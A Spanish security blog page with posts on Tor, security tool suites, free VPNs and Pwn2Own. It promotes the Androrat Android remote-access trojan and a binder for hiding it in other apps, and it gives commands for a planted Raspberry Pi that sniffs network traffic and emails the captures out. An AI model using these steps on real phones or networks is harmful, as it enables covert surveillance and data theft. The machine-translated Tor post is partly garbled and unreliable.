Showing posts with label Herramientas de Seguridad.. Show all posts

Tuesday, September 15, 2015

Tor se vuelve extraordinariamente seguro

Tor se vuelve extraordinariamente seguro convirtiendo su Nombre y Domain ".onion" en Uso-Exclusivo.

Tor concedió la condición de uso especial por IETF, para ser más seguro y obtener Certificados de seguridad

El navegador de la 'Dark-web' Tor se ha vuelto muy segura como la url .onion ahora se le ha asignado el estado de uso especial. El Engineering Task Force (IETF), junto con Internet Assigned Numbers Authority, parte de la ICANN, ha concedido el reconocimiento formal al dominio .onion, de añadir a la lista de los de uso especial los nombres de dominio.
El estado de uso especial significa que .onion sólo puede ahora utilizar en Tor. A principios de .onion podría técnicamente abierto en la web regular debido a su estado psdeuo-TLD. El estado de uso especial también abre la posibilidad de cifrado específica del sitio y el uso de certificados de seguridad.
Para los no iniciados, Tor, que es un acrónimo de The Onion Router se utiliza como una forma de navegar por la web (más) de forma anónima. Tor dirige el tráfico de Internet a través de una, en todo el mundo, la red de voluntarios que consta de más de seis mil relés para ocultar la ubicación del usuario y el uso libre de cualquier persona la realización de la vigilancia de la red o el análisis del tráfico. Usando Tor hace que sea más difícil para la actividad de Internet que se remonta al usuario: esto incluye "visitas a sitios Web, mensajes en línea, mensajes instantáneos y otras formas de comunicación". El uso de Tor está destinado a proteger la privacidad de los usuarios, así como la libertad y la capacidad para llevar a cabo la comunicación confidencial, manteniendo sus actividades en Internet de ser supervisado.
Tor se ha enfrentado a la competencia de otros sistemas de navegación seguras como Hornet. Pero ahora se establece en beneficiarse de los cambios clave que mejoren la seguridad y tener más implicaciones.
El reconocimiento oficial de .onion ayudará automáticamente para mejorar la seguridad, ayudando a reducir la capacidad de identificar o localizar a los usuarios. La documentación IETF explica lo que significa el cambio para acceder .onion sitios:

   Aplicaciones (incluyendo proxies) que implementan el protocolo Tor DEBEN reconocer .onion nombres como especial, ya sea para acceder a ellos directamente, o usar un proxy (por ejemplo, CALCETINES [RFC1928]) para hacerlo. Las aplicaciones que no implementan el protocolo Tor debería generar un error en el uso de .onion, y no debe realizar una búsqueda de DNS.

 Otras cláusulas clave para reforzar la seguridad más allá:   

 Nombre Resolución APIs y bibliotecas: Resolvers DEBEN bien responder a las solicitudes de .onion nombres por resolverlas de acuerdo con [tor-cita] o respondiendo con NXDOMAIN.

     Almacenamiento en caché de los servidores DNS: los servidores de almacenamiento en caché, donde no adaptados expresamente para interoperar con Tor, no debe tratar de buscar registros de .onion nombres. Se debe generar NXDOMAIN para todo tipo de consultas.

     Servidores DNS autorizados: servidores con autoridad debe responder a las preguntas de .onion con NXDOMAIN.

Monday, April 27, 2015

Katana 2.0: suite de seguridad portable y multi-arranque


Recientemente se ha publicado la versión 2.0 de Katana, una suite de seguridad multi-arranque que incluye las mejores distribuciones y aplicaciones portables actuales para ejecutarlas desde un único dispositivo extraíble.

Podremos encontrar distribuciones de seguridad enfocadas en pentesting, auditoría, forense, recuperación de sistemas, análisis de red y eliminación de malware y además alrededor de 100 aplicaciones de Windows portables como Wireshark, Metasploit, NMAP, Cain & Abel y más.


Katana Bootable:

- Backtrack
- the Ultimate Boot CD
- CAINE
- Ultimate Boot CD for Windows
- Ophcrack Live
- Puppy Linux
- Trinity Rescue Kit
- Clonezilla
- Derik's Boot and Nuke
- Kon-Boot 


Katana Tool Kit:

- Metasploit
- Wireshark
- NMAP
- John the Ripper
- Cain & Able
- Firefox
- PuTTY
- the Unstoppable Copier
- OllyDBG
- Cygwin
- ClamAV
- IECookiesView
- MozillaCacheView
- FreeOTFE
- FindSSN
- The Sleuth Kit
- OpenOffice y mucho más.

DOWNLOAD:  http://www.ultrafiles.net/CELux

Androrat: un troyano RAT para Android


Androrat es un RAT (Remote Administration Tool) de código abierto para Android. Se trata de una aplicación cliente-servidor desarrollada en Java (Java Android para el cliente y Java/Swing para el servidor) por un equipo de cuatro desarrolladores universitarios en tan sólo un mes. Por lo tanto es casi una prueba de concepto, si bien es bastante funcional ya que en sus primeras versiones puede:

- Obtener los contactos (y toda la información de ellos)
- Obtener los registros de llamadas
- Obtener todos los mensajes
- Localización por GPS / Red
- Monitorizar mensajes recibidos en tiempo real
- Monitorizar el estado del teléfono en tiempo real (llamada recibida, llamada enviada, llamada perdida ..)
- Tomar una fotografía desde la cámara
- Obtener el sonido del micrófono (u otras fuentes ..)
- Obtener el streaming de vídeo (sólo para clientes basados en actividad)
- Enviar un mensaje de texto
- Relizar una llamada
- Abrir una URL en el navegador por defecto
- Hacer vibrar el teléfono

La aplicación Android se ejecuta como un servicio (no una actividad) que se inicia durante el arranque. Por lo tanto el usuario no tiene que interactuar con el servicio (si bien hay una actividad de depuración que permite configurar la dirección IP y el puerto de conexión).
La conexión con el servidor puede ser desencadenada por un SMS o una llamada (configurable).

Para instalarlo os recomiendo que echéis un vistazo al completo artículo de Seguridad de un simple Mortal o al siguiente vídeo de davo7mex http://www.youtube.com/watch?v=QakfIPzikIo.

Y tampoco perdáis de vista a uno de los primeros binders para ocultar tu troyano en otro apk http://www.youtube.com/watch?v=GppnvTbePBM

Web del proyecto: https://github.com/wcb972/androrat
https://github.com/DesignativeDave/androrat

usbkill un "anti-forense" que apagará automáticamente el PC si se conecta un dispositivo USB


usbkill es un sencillo script escrito en Python por hephaest0s que apaga inmediatamente el equipo si se detecta cualquier cambio en alguno de los puertos usb.
Es un proyecto inacabado donde se esperan mejoras futuras, pero ya funciona y es bastante eficaz. 

Para ejecutarlo: sudo python3 usbkill.py

Lucha contra el forense, usb -> kill!

Github: http://www.filesonthe.net/CELCs

25 servicios VPN gratuitos for fun and profit


A estas alturas todos sabemos que unared privada virtual (VPN) permite cifrar los datos de las conexiones entre dos nodos, permitiendo no sólo la navegación web (como es el caso de los llamados proxies anónimos) si no también el uso de otros protocolos para correo electrónico, mensajería instantánea, voz sobre IP (VoIP) y cualquier otro servicio de Internet.

Existen muchos servicios VPN disponibles y la mayoría se utilizan para mantener el anonimato, si bien es importante decir que esto dependerá en gran medida de la confianza que deposites en el proveedor del servicio, ya que muchos registran tus pasos y podrían facilitar los logs si las autoridades así lo requiriesen, e incluso los más legales lo advierten en la aceptación de sus políticas de uso si existe abuso. No obstante, existen algunos proveedores que sitúansus servidores en países en los que todavía no está definida claramente una legalidad y se comprometen a no almacenar ningún registro de conexión, pero eso ya es cuestión de confianza...


Otro de los típicos usos que se les da a estas VPNs es la de mantener laprivacidad de las comunicaciones, dado que los datos irán cifrados desde el cliente hasta el terminador de túneles, invalidando así toda probabilidad de éxito para un ataque MiTM en ese tramo... y digo en ese tramo porque evidentemente el tráfico desde el servidor del proveedor al sitio a visitar viajará sin cifrar, por lo que la seguridad en este caso no sería completa.
Sin embargo, si podríamos hablar de mayor privacidad a la hora de esconder un poco nuestra huella digital, donde cookies y otros registros se verán afectados y pondrán un poco más difícil la tarea a las plataformas de ads.

Por último y quizás la principal ventaja de las VPNs es la evasión. Primero para evitar la censura mediante geo-controles al presentarnos con la IP pública de otro país, tan útil para ver servicios web xenófobosrestrictivos como Hulu o Netflix, algo que no siempre es muy efectivo porque sobretodo las IPs de los servidores VPN más famosos son añadidos en blacklists y por tanto bloqueados. Otro uso de evasión es para los firewalls que no podrán determinar el protocolo del tráfico cifrado que atraviesa el túnel. Es decir, si un firewall permite el estableciemiento de un túnel o simplemente no puede evitarlo porque se enmascara mediante otro protocolo, es decir no tiene deep inspection, pues entonces la seguridad del perímetro queda comprometida.


Actualmente existen numerosos proveedores que ofrecen distintos servicios VPN con distintas implementaciones como IPSec,SSL/TLS, L2TP o PPTP. Algunos facilitan su propio cliente y otros permiten utilizar algún otro existente como OpenVPN. La mayoría son fáciles y transparentes de usar y poseen servicios premium de pago que aumentan sus capacidades como más velocidad y ancho de banda o mayor volumen de datos transferidos al mes. A continuación echaremos un vistazo a 25 servicios VPN que al menos ofrecen servicios gratuitos en distinta medida:

1. AceVPN

Dispone de servidores en 13 países y un servicio gratuito accesible por invitaciones. Es multiplataforma: Microsoft Windows, Apple Mac, Linux, iPhone, iPod touch, iPad, Android, etc.
2. AnchorFree Hotspot VPN

VPN para anonimizar tráfico en los Estados Unidos que ofrece la empresa Anchor Free. Válido para Windows y Mac. Algunos sitios como Hulu detectan los servidores de Anchor Free y los bloquean.

3. CyberGhost
Es un servicio gratuito de VPN de Alemania, que te ayudará a encaminar tu conexión a través de una IP alemana. El servicio gratuito está limitado a 1 GB de tráfico al mes, más que suficiente para navegar, chatear y mandar correos. El servicio de pago es también muy asequible.

4. Free VPN by WSC

Apenas agrega una latencia de 10 a 50 ms. La reproducción de streaming contra servidores británicos y estadounidenses funciona sin problemas, sin interrupciones y la reproducción es instantánea. Tiene un diseño más simple, más servidores y es menos intrusivo que Anchor Free.

5. GPass

El servicio de GPass proporciona acceso gratuito a VPNs, así como un proxy muy rápido que se puede utilizar directamente desde el navegador. El servicio es muy popular en China, donde la censura en Internet es de lo mas común.

6. Hostizzle

Servicio que te ofrece mensualmente 10 mb gratis, y funciona con Hulu, por lo tanto quiere decir que tenemos IP de USA. Lo único es que cada mes es necesario renovar el certificado para la conexión.

7. Hotspot Shield
Este es, posiblemente, el cliente VPN gratuito más popular del mundo. Se hizo popular cuando Hulu se puso en marcha. Ahora, tienen servicios de VPN en Estados Unidos y el Reino Unido que se pueden utilizar para protegerse de los fisgones WiFi, robos de identidad y censuras. Lo mejor de Hotspot Shield es que proporciona ancho de banda ilimitado y funciona tanto en PC como Mac.
8. It's hidden

Utiliza cifrado de 128 bits para securizar el tunel hacia sus servidores. Con sede en Holanda, se aprovecha del clima legal de allí y no guarda ningún log ni registro de actividad.

9. JAP VPN

JAP (llamado también JonDo) está escrito en java y por lo tanto es multiplataforma. Utiliza una secuencia de servidores intermediarios para garantizar la privacidad y el anonimato.

10. MacroVPN

Después del registro, se tiene 4 direcciones de servidor VPN para elegir. Uno de Italia, y los otros tres de EE.UU., se debe elegir uno y crear una nueva conexión VPN, entonces se puede obtener acceso al servicio de MacroVPN con el nombre de usuario y contraseña elegidos.

11. OkayFreedom

Servicio que ofrece gratuitamente 500 mb más 100 mb adicionales por recomendación (hasta 1gb). Puedes seleccionar manualmente el país de los servidores, actualmente Alemania, Suiza, Gran Bretaña o EE.UU.
12. OpenVPN
Es una VPN mediante SSL/TLS que proporciona alta seguridad y privacidad. La mayor diferencia entre VPN PPTP y OpenVPN es que necesita instalar el software cliente de OpenVPN para usar el servicio. No trabaja con dispositivos móviles como iPhone, iPad, Windows Mobile y Android. Pero OpenVPN funciona en Windows, Mac y Linux .
13. PacketiX.NET
Es un servicio de VPN japonés. En realidad, es un servicio premium, pero tienen un servicio de prueba de línea de uso gratuito. El servicio es rápido y fiable y también es fácil de usar. Sólo tienes que descargar el administrador de conexión VPN, instalar y conectar. Funciona en Windows y Linux.

14. proXPN

No tiene límite de volumen de datos, pero su limitación llega por el lado de la velocidad: su pico máximo es de 300 kilobits por segundo para las cuentas sin coste. Dispone de servicios OpenVPN y PPTP y tiene versiones para Windows, Mac, iOS y Android.

15. RaptorVPN

Proporciona una conexión VPN con su propio cliente VPN o con el que el usuario elija.Ofrece conexiones VPN en los protocolos VPN PPTP (Point-to-Point Tunneling) y L2TP (Layer 2 Tunneling), no sólo para cifrar la comunicación, sino también aplicar técnicas efectivas de integridad de datos. Recientemente ha pasado a formar parte de Spotflux.

16. RealVPN

Utiliza OpenVPN y está también disponilble para smartphones. En su web tienen una política de aceptación de uso ("AUP") y avisan claramente que si no se cumple la cuenta puede ser suspendida e incluso tomar las acciones legales pertinentes.

17. Spotflux

Una de las principales características es su sencillez, su interfaz principal solo contiene un par de botones. No requiere de mucho una vez instalado: solo ejecuta, presiona un botón y olvídate de él. Cifra y asegura tu conexión. Ideal para navegar por redes públicas. Si requieres configurar un proxy, el programa te permitirá hacerlo sin ningún problema. Quizá su única desventaja sea la velocidad.

18. SecurityKiss
Es un servicio de túnel que garantiza la seguridad y la privacidad de sus datos una vez que salen de tu ordenador. Se vuelve a dirigir todo el tráfico a través de un túnel impenetrable a una pasarela de seguridad. Toda la comunicación en el túnel es cifrada.
19. Shield Exchange

Un servicio de VPN que te permite crear un cuenta Trial o Free en la cual te dan 100MB de navegacion gratuita anual, por lo tanto y dada esta limitación es un servicio que se puede utilizar en casos de emergencia o que las otras alternativas te fallen.

20. TorVPN
Es uno de los últimos en entrar al mercado de las VPNs. TorVPN es bueno para pasar por los estrictos filtros de contenido, navegar por la web de manera anónima, para asegurar su comunicación VoIP o el acceso remoto al trabajo desde tu casa/oficina. Con TorVPN puedes conseguir un servidor OpenVPN, acceso SSH, PPTP y Proxy TOR. El acceso gratis a la VPN se limita a 1 GB por mes y funciona en Windows, Mac, iPhone y iPad.

21. TunnelBear

Es probablemente uno de los servicios VPN más fáciles de usar. TunnelBear te dará acceso a sitios geo-restringidos. Si registras una cuenta gratuita dispondrás de 500 mb al mes, aunque puedes elevar esa cifra a 1 gb simplemente asociando tu cuenta de Twitter.
22. UltraVPN
Es un cliente de VPN francés que oculta la conexión y permite el uso de aplicaciones bloqueadas. También se basa en el servicio OpenVPN. El tráfico es ilimitado. El ancho de banda es de hasta 500 Kb/s, dependiendo de las condiciones de la red.
23. USA IP
Para la versión gratuita no es necesario registrarse, basta con descargar el archivoUSAIP.pbk, hacer doble clic en el archivo y seleccionar una de las conexiones PPTP. Después podrás acceder a los servicios gratuitos con el nombre de usuario demo y contraseña demo. Pero es necesario volver a conectar la red IP USA cada 7 minutos....

24. VPNBook

Túnel PPTP que soporta Microsoft Windows, Linux, Apple, móviles y PS3, que además ofrece la posibilidad de usar OpenVPN si tu ISP o gobierno bloquea el protocolo.

25. Your-Freedom


Hace accesible lo inaccesible y oculta su dirección de red. El servicio gratuito le permite utilizarlo durante 6 horas al día (durante 15 horas a la semana). Puedes descargar el software o usarlo en modo OpenVPN. Es compatible con plataformas Windows, Mac y Linux.

Fuentes:
http://en.flossmanuals.net/bypassing-es/servicios-vpn/
http://www.neoteo.com/proxpn-vpn-gratuito-sin-limite-de-transferencia
http://techpp.com/2009/07/09/top-5-free-vpn-clients/
http://elinformatico.eu/9-servicios-vpn-gratuitos-20120210
http://bandaancha.eu/foros/lista-vpn-gratuitos-streaming-1655936
http://walhez.com/2012/07/top-10-servicios-vpn-gratis/
http://www.nicearma.com/2011/08/05/vpn-gratis/
http://latingeek.net/2012/07/30/cuales-son-las-alternativas-para-servicios-de-vpn-gratuitos/
http://www.pcmag.com/article2/0,2817,2408596,00.asp

Monday, April 6, 2015

Proyecto "Search Diggity" Trae informativos y creativas herramientas de hacking

Proyecto aprovecha los motores de búsqueda más populares para identificar los sistemas vulnerables y datos sensibles en redes corporativas.

La información es la clave; hackers en ambos lados de la ley saben. Así, las herramientas recientemente publicados por la firma de consultoría de seguridad Stach y Liu, y la presentación DEF CON dado por Francis Brown y Rob Ragan, ofrecen equipos InfoSec la oportunidad de ganar la carrera información.


Durante DEF CON, Francis Brown y Rob Ragan, ambos investigadores para Stach y Liu, presentan inventos del Proyecto Diggity, incluidos los que se puede utilizar para defender o atacar, en una presentación basada en la demostración. El año pasado durante Sombrero Negro, presentaron una herramienta de Google Hacking que les valió no pocos de los apoyos de la comunidad de seguridad.


Google Proyecto de Hacking


Se utilizó la herramienta durante su presentación para mostrar cómo se utilizó Google Hacking para exponer un error cometido por la filial de Groupon indio, Sosasta.com, así como el seguimiento de la propagación del ataque Liza Luna.


"Google ha hecho que sea increíblemente fácil de encontrar este tipo de vulnerabilidades a través de su indexación y que ha dejado a muchos sitios en riesgo. Para ponerlo en perspectiva, si Groupon.com había estado utilizando nuestras herramientas, habrían conseguido una alerta a través de iPhone o aplicaciones Droid y encontró la vulnerabilidad antes de que alguien más lo hizo ", dijo Brown en un comunicado en el momento.


Este año, el dúo discutió nueve herramientas, dos de los cuales se destacan. El primero, AlertDiggityDB, representa el mayor repositorio de datos de vulnerabilidades en la Web, presentada en una base de datos fácilmente investigable. También tienen NotInMyBackYard, una herramienta que ayudará a los usuarios a encontrar información que se ha filtrado, deliberada o accidentalmente a la Web.


"Esta herramienta aprovecha tanto Google como Bing, y viene con consultas predefinidas que hacen que sea fácil para los usuarios encontrar las fugas de datos sensibles relacionados con sus organizaciones que existen en los sitios 3 ª parte, como PasteBin, YouTube y Twitter. Destape las fugas de datos en documentos en los sitios de almacenamiento en la nube populares como Dropbox, Microsoft SkyDrive, y Google Docs. A debe tener para las organizaciones que tienen fugas de datos confidenciales en dominios que no controlan o dirigen, "los dos se explica en un resumen de su charla DEF CON.


Otras herramientas que se incluyen en el Proyecto "Searcg Diggity" incluyen:


Suite de herramientas de minería de datos CloudDiggity - Permite que los profesionales de seguridad para descargar la información extraída de Internet y rápidamente buscarla para los datos sensibles que pueden ser vulnerables, tales como los números de Seguro Social, números de tarjetas de crédito y contraseñas.


CodeSearchDiggity-CloudEdition - Reemplaza una herramienta recientemente descontinuado previamente ofrecido por Google, permitiendo a los usuarios buscar a través de código fuente abierto. Permite a los profesionales de la seguridad para buscar vulnerabilidades en el código de software de código abierto - que a menudo se re-utilizados y utilizados en otros entornos - para ayudar a prevenir defectos de que se pueden extender a través de la reutilización de código. 


Google Hacking


PortScanDiggity - Utiliza Google para buscar en Internet por dominios, nombres de host y direcciones IP, permitiendo a los profesionales de seguridad para identificar los puertos de red abiertos que pueden ser vulnerables a los ataques. Los profesionales de seguridad pueden obtener de forma pasiva e instantáneamente resultados en servicios Web expuestos que se han indexado por Google.


BingBinaryMalwareSearch (BBMS) - Utiliza una característica menos conocida de Bing para buscar archivos ejecutables que contienen malware y identifica el origen de los archivos distribuidos.


Diggity Dashboard - Analizando más de 4 millones de entradas en AlertDiggityDB, Diggity Dashboard permite a los profesionales de seguridad para ver gráficamente los datos de sus propias organizaciones y vulnerabilidades potenciales, ya que se extraen de la base de datos.


Diggity IDS, Base de Datos BingHacking (BHDB 2.0) - Actualización de las herramientas anteriores publicados por Brown y Ragan.


"Con estas herramientas, estamos dando a los profesionales de seguridad una oportunidad para identificar y remediar las vulnerabilidades de seguridad y los datos expuestos antes de que un atacante puede encontrar y explotar ellos", dijo Ragan.


Las diapositivas de PowerPoint de Brown y Ragan de presenation DEF CON se puede ver aquí en formato PDF. El Diggity Proyecto Google Hacking se puede acceder aquí. Además, el portal también tiene videos y otros documentos disponibles, a fin de que las herramientas más fáciles de usar y entender.  


http://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/


Thursday, April 2, 2015

¿Como tener televisión de paga GRATIS?


ANDROID STUDIO, EL NUEVO IDE PARA ANDROID


Hace tiempo que muchos desarrolladores android me hablaron de las bondades de IntelliJ IDEA pero no fue hasta hace poco cuando me decidí a empezar a usarlo.

Sobra decir que la experiencia ha sido buenísima y así lo he trasladado cada vez que he tenido la oportunidad. No merece la pena entrar en comparaciones Eclipse / IntelliJ, simplemente juegan en otra liga (que no se sientan ofendidos los amantes del IDE creado por IBM). Pero vayamos por partes, ¿qué tiene este Android Studio que lo hace mejor?


Sistema de construcción


¡Por fin! gritarán algunos y es que si has programado en Eclipse habrás sentido el dolor de cabeza que puede causar empaquetar un proyecto android con este IDE. Android necesitaba un nuevo sistema de construcción y los chicos de Google han decidido optar por Gradle. Tengo que decir que no tengo gran experiencia con este sistema de construcción pero hay varias características que me gustan bastante:

  • Utiliza un DSL (Lenguaje Específico de Dominio) basado en Groovy (nada de XMLs complejos)
  • Nos permite añadirlo a nuestros servidores de integración continua
  • Construcción por convención (al estilo Maven)
  • Compatible con dependencias Maven

La construcción de android se consigue gracias a un plugin del que podemos consultar toda la documentación a través del siguiente enlace.

http://tools.android.com/tech-docs/new-build-system/user-guide

Ayudas para la codificación


Cuando te haces con el manejo descubres que el editor de código de Android Studio tiene unas características únicas que facilitan considerablemente el desarrollo. La edición es más fluida, la refactorización más potente y un análisis de código que nos ayudará a mejorar considerablemente nuestro código.

Hay que decir que muchas de las características del IDE Android Studio ya estaban incluidas en IntelliJ IDEA pero de ahora en adelante hablaremos de Android Studio.

Previsualización de recursos


Una de las características que más me gustan es la de poder previsualizar los recursos. Por ejemplo si estamos en un drawable, podemos poner el cursor sobre el identificador, pulsar Ctrl + Q (comando para ver la documentación) y visualizar de un plumazo los drawables a distintos recursos.


Algo parecido ocurre con los colores en el editor XML. Si ponemos un color nos aparecerá en la parte izquierda dicho color y al pulsar sobre él se nos mostrará un selector de color.


Generación de recursos


Android Studio incluye diálogos para facilitar la generación de recursos para distintas configuraciones. Uno de los mejores ejemplos es a la hora de crear un string. Podemos seleccionar el cualificador de región y se nos mostrará una lista de países que podemos ir seleccionando. Esto resulta tremendamente útil porque incorpora todos los cualifiadores con sus variantes así que no tendremos que recordarlos de memoria.


Detección de errores


Este IDE incorpora de forma transparente una herramienta de análisis de código que nos ayuda a mejorar la calidad del mismo. Además se realiza de forma automática, de forma que conforme vas escribiendo te va indicando posibles fallos o mejoras que puedes corregir en el código. Métodos sin utilizar, lógica demasiado compleja o condiciones que nunca van a darse serán detectadas por el IDE y nos permitirá con un “par de clicks” corregir dichos problemas.

Además este sistema de análisis lo han personalizado para que trabaje también sobre partes específicas de Android. Por ejemplo, el método getSystemService recibe un String como parámetro, así que en principio podríamos poner cualquier cadena. Si hacemos esto, el entorno nos mostrará un aviso de los posibles valores que deberían pasarse a dicho método.


Refactorización


La refactorización es mucho más potente en Android Studio. Ahora podemos cambiar el nombre de una imagen y automáticamente se cambiará el nombre del identificador. A la inversa funcionaría exactamente igual. IntelliJ posee un sistema de refactorización muy avanzado y Android Studio se beneficia de eso.

Ayudas para el diseño


La parte de diseño es quizás la que pueda quedarse algo más corta con respecto al IDE anterior. No obstante es una herramienta con muchas posibilidades y que en el estado actual cubre la mayoría de las opciones de las que disponíamos antes e incluye cosas que mejoran lo anterior.

La previsualización de los layouts está bastante cuidada, marcando los elementos sobre los que estamos trabajando y permitiendo elegir entre distintos dispotivos, configuraciones, temas, etc.


Acceso a los servicios de Google


Google ha hecho especial hincapié en facilitar el uso de sus servicios en nuestras aplicaciones. Lo hemos podido ver en las presentaciones del  Google Cloud Messaging (GCM) o en la presentación deGoogle Play Games. Con Android Studio quieren facilitar el acceso a todas estas herramientas desde nuestro entorno de desarrollo. Han empezado integrando los servicios del GCM y han introducido un nuevo plugin (ADT Translation Manager Plugin) para la traducción de nuestras aplicaciones e integrado con el servicio de traducción de la Google Play Developer Console.

Para finalizar, ¿qué mejor que Tor Norbye mostrándonos las principales características del Android Studio?

Por supuesto existen muchas más características que no hemos visto pero que iremos descubriendo con el uso por tanto os recomiendo que lo probéis y decidáis por vosotros mismos.

Importante: Como puede verse en la imagen que encabeza el artículo se trata de una versión preview. Esto quiere decir que no será todo lo estable que deseamos y que esta versión no se recomienda para un entorno de producción.

DESCARGALO AQUI 

Friday, March 27, 2015

HACKER EARNS $225,000 AT PWN2OWN 2015

Hacker gana 210.000 euros en 48 horas hackeando navegadores en la convencion Pwn2Own 2015 de HP.
No es ningún secreto que las grandes compañías de Internet acaban contratando a los hackers que vulneran su seguridad. La mejor forma de que un hacker de élite no venda sus secretos a una organización criminal, o los utilice en su propio beneficio, es ofreciéndole una nómina, o un beneficio económico. Por eso todas las grandes empresas entregan recompensas a quien descubre vulnerabilidades en sus sistemas, antes de que se hagan públicas.
HP organiza estos días la Pwn2Own 2015, una convención de hackers que tiene como objetivo descubrir vulnerabilidades en el software. Si esto ocurre, los hackers obtienen una suculenta recompensa, a cambio de desvelar el agujero de seguridad para que los desarrolladores de las aplicaciones lo corrijan, antes de que se conozca.
La convención de este año ha sido noticia porque el jovencísimo hacker Jung Hoon Lee, aliaslokihardt, ha batido el récord de ganacias individuales, al acumular 225.000 dólares (unos 210.000 euros) en apenas dos dias, hackeando los principales navegadores del mercado. Este es el "angelito":
Hacker bate récord en Pwn2Own 2015
Ya puedes alquilar un hacker para tus cosas en Hacker's List
Jung Hoon Lee obtuvo 75.000 dólares por romper la seguridad de Chrome, al superar el sandbox de seguridad y acceder a los drivers del kernel de Windows. 25.000 $ más por simular un ataque a gran escala, y 10.000 $ adicionales por demostrar que dichos ataques eran posibles tanto en la beta como en la versión estable de Chrome. Por ultimo, añadió otros 65.000 $ a la recompensa con un hackeo de Internet Explorer 11, y 50.000 más por un exploit de Safari. En total, 225.000 dólares en menos de 48 horas.

En total, HP repartió 557.000 dólares en recompensasJung Hoon Lee ha batido el récord como hacker individual, aunque el año pasado la organización VUPEN acumuló 400.000 dólares. Pero se trataba de un grupo de hackers, no de una única persona.

Thursday, March 26, 2015

Search Diggity Una Herramienta Para Proteger Tu Sitio De Búsquedas Avanzadas


    Las estrategias defensivas para proteger su organización contra ataques Google Hacking tradicionalmente se han limitado. La mayoría cae de nuevo en el enfoque de "Google Hack a ti mismo", que tiene varios defectos. Si bien existen algunas herramientas gratuitas que permita que el personal de seguridad de Google Hack su organización, por lo general son un inconveniente, sólo utilizar un motor de búsqueda y proporcionar una pequeña instantánea de la exposición de su organización.

Obispo Fox ha creado las herramientas por primera vez verdaderamente defensivas para ayudar a proteger su organización contra las vulnerabilidades expuestas a través de Google, Bing y otros motores de búsqueda populares. Estas herramientas se componen de dos tipos principales: Alerta RSS Feeds y Alerta RSS Herramientas de Monitoreo. Juntos, forman un tipo de sistema de detección de intrusiones (IDS) para Google hacking.


Esta herramienta tiene como objetivo principal ver si tu sitio web se encuentra vulnerable ante los hackers que utilizan el "Google Hacking" dorks searh... para buscar vulnerabirilidades a poca profundidad... tiene como especialidad 2 buscadores "google.com" y Bing.com aunque muchas veces seria mucho mas especifico usarlos buscadores como los de yahho.com

Descargar:


Friday, January 2, 2015

Raspberry Sniffing: El juguete oculto

Hoy traemos un artículo un poco distinto a lo habitual. Raspberry Sniffing: El juguete oculto.
Explicaremos cómo configurar una Raspberry Pi para insertarla en una red y que capture paquetes y envíe los ficheros de captura por correo. Queremos que os quedéis con la idea, y a partir de ahí podéis desarrollarla a vuestro placer. Trataremos de hacer ver que es muy posible para ayudaros a controlar una red haciéndole capturas de paquetes o para una pequeña auditoría.
rasp

El proceso no es complejo. Partiremos de la base de que tenemos instalado Raspbian (distribución para Raspberry basada en Debian) y que accedemos mediante SSH (también nos vale conectar la raspberry a un monitor y al teclado) ya que sino este artículo se extendería hasta límites insospechados.
Esto nos vale para por ejemplo en pequeñas auditorías “in site” tras dejar enchufada una raspberry (o varias) a los armarios de red y ser pacientes. Hay que decir que se deben de cumplir determinados parámetros, como que tengamos salida a internet desde el punto de conexión pero igualmente podemos dejar la raspberry configurada para que sólo “chupe” paquetes.pee0k6uz
El primer paso que nosotros vamos a realizar es configurar el envío de correo. Para ello vamos a instalar diversos paquetes. La sintaxis es la siguiente:
sudo apt-get install ssmtp mailutils mpack
Comentar que mpack es la aplicación que nos servirá para adjuntar ficheros a los correos.
A continuación y tras una leve espera, procedemos a configurar el servidor SMTP de salida. Veámos:
sudo nano /etc/ssmtp/ssmtp.conf
Veremos campos ya incluídos pero completando lo siguiente tendremos más que suficiente para tener operativo nuestro servicio mail.
AuthUser=tucorreoelectronico@gmail.com
AuthPass=contraseñadetucuenta
FromLineOverride=YES
mailhub=smtp.gmail.com:587
UseSTARTTLS=YES
Si usas otro servicio, cambia mailhub por los datos de tu proveedor de correo.
Probando envío de correo y envío de ficheros
Ahora vamos a ver si realmente nos funciona lo anteriormente configurado. Para ello vamos a mandar el siguiente comando:
echo “Probando el envío de correo” | mail -s “Aquí va el Asunto” micorreo@hotmail.com
Lo que hacemos es pasar mediante “echo” el texto del correo junto con “-s” que es el Asunto a la dirección indicada.
Si no tenemos ningún fallo nos llegará a nuestra bandeja de entrada el correo. En la consola simplemente nos saltará a otra línea de comandos.

Aquí mostramos errores típicos de una mala configuración por error de servidores smtp o contraseña.
ErroresMalaConfiig
Si os aparece así, es que os falla algo del login de vuestra configuración de correo o smtp como hemos comentado antes. En cambio si todo está correcto solamente ejecutando las líneas de abajo nos saltará a otra línea.
correoOKnamerasp1
Ahora nos queda probar si “mpack” funciona. Debe de funcionar si la anterior función nos ha enviado el correo. Vamos a probarlo con la siguiente línea:
mpack -s “test” /ruta/donde/tengo/fichero/fichero.txt micorreo@hotmail.com
Vamos a crear un fichero de prueba alojado en el directorio /tmp/ para hacer unos test, simplemente con el comando siguiente abrirmos un editor (nano):
sudo nano /tmp/hacking-etico.txt
Guardamos con CTRL+O y salimos con CTRL+X.
¿Cómo sería la sintaxis de envío de este correo?
mpack -s “test” /tmp/hacking-etico.txt micorreo@hotmail.com
Recibiremos un correo con el fichero en cuestión. Aclarar que hay que sustituir “micorreo@hotmail.com” por el correo donde queramos que nos llegue el txt creado anteriormente.
Con esto ya tenemos la primera parte solucionada. Tenemos operativo en nuestra pequeña raspberry el envío de correo. Ahora toca configurar nuestro sniffer.
Hemos elegido tshark por su ligereza pero igualmente es válido cualquier otro. Para instalarlo escribimos lo siguiente:
sudo apt-get install tshark
Y en pocos minutos tendremos también el sniffer listo para usarse.
La sintaxis de prueba que vamos a emplear es:
tshark -nni eth0 -a filesize:20 -a files:3 -w nombrefichero.pcap
Esto significa que lanzaremos el tshark para que haga 3 archivos de 20Kbs cada uno. Podremos aumentarlo lo que queramos. Hemos cogido un tamaño ínfimo solo para hacer las pruebas y debido a que vamos a enviarlo por correo no nos conviene que sean tamaños excesivamente grandes.
